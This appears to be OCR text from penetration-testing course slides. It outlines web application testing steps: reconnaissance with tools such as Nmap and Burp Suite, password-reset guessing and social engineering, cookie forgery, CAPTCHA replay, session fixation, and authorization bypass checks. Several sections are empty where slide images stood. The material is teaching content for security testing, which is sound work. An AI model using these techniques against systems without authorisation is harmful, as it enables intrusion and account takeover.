
Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue

Web Application Pen Testing (Cont'd)




Information Gathering




- Retrieve and analyze robots.txt file using tools such as **GNU Wget**
- Use the advanced **"site:" search operator** and then click **"Cached"** to perform search engine reconnaissance
- Identify application entry points using tools such as **WebScarab, Burp Suite, OWASP ZAP, TamperIE** (for Internet Explorer), or **TamperData** (for Firefox)
- To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing) and perform vulnerability scanning using tools such as **Nmap** (Port Scanner) and **Nessus**
- Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (googling)

Information Gathering (Cont'd)




- Analyze error codes by requesting invalid pages and utilize alternate request methods (POST/PUT/Other) in order to collect confidential information from the server
- Examine the source code from the accessible pages of the application front-end
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and watch for any unusual output or error codes
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as Nmap, or the more recent application fingerprinting tool Amap

Configuration Management Testing




Authentication Testing




- Try to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if "remember my password" mechanism is implemented by checking the HTML code of the login page.
- Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID
- Check if users hold a hardware device of some kind in addition to the password. Check if hardware device communicates directly and independently with the authentication infrastructure using an additional communication channel.
- Attempt to force a race condition, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.

Session Management Testing




- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and **forge a valid cookie** in order to perform the attack
- Test for cookie attributes using intercepting proxies such as **WebScarab**, **Burp Suite**, **OWASP ZAP**, or traffic intercepting browser plug-in's such as **TamperIE** (for IE) and **TamperData** (for Firefox)
- To test for session fixation, **make a request to the site** to be tested and analyze vulnerabilities using the **WebScarab** tool
- Test for exposed session variables by inspecting **encryption & reuse of session token**, proxies & caching , GET & POST, and transport vulnerabilities
- Examine the **URLs in the restricted area** to test for CSRF

Authorization Testing




- Test for path traversal by performing **input vector enumeration** and **analyzing the input validation functions** present in the web application
- Test for bypassing authorization schema by examining the **admin functionalities**, to gain access to the resources assigned to a different role
- Test for **role/privilege manipulation**

Data Validation Testing




Data Validation Testing (Cont'd)



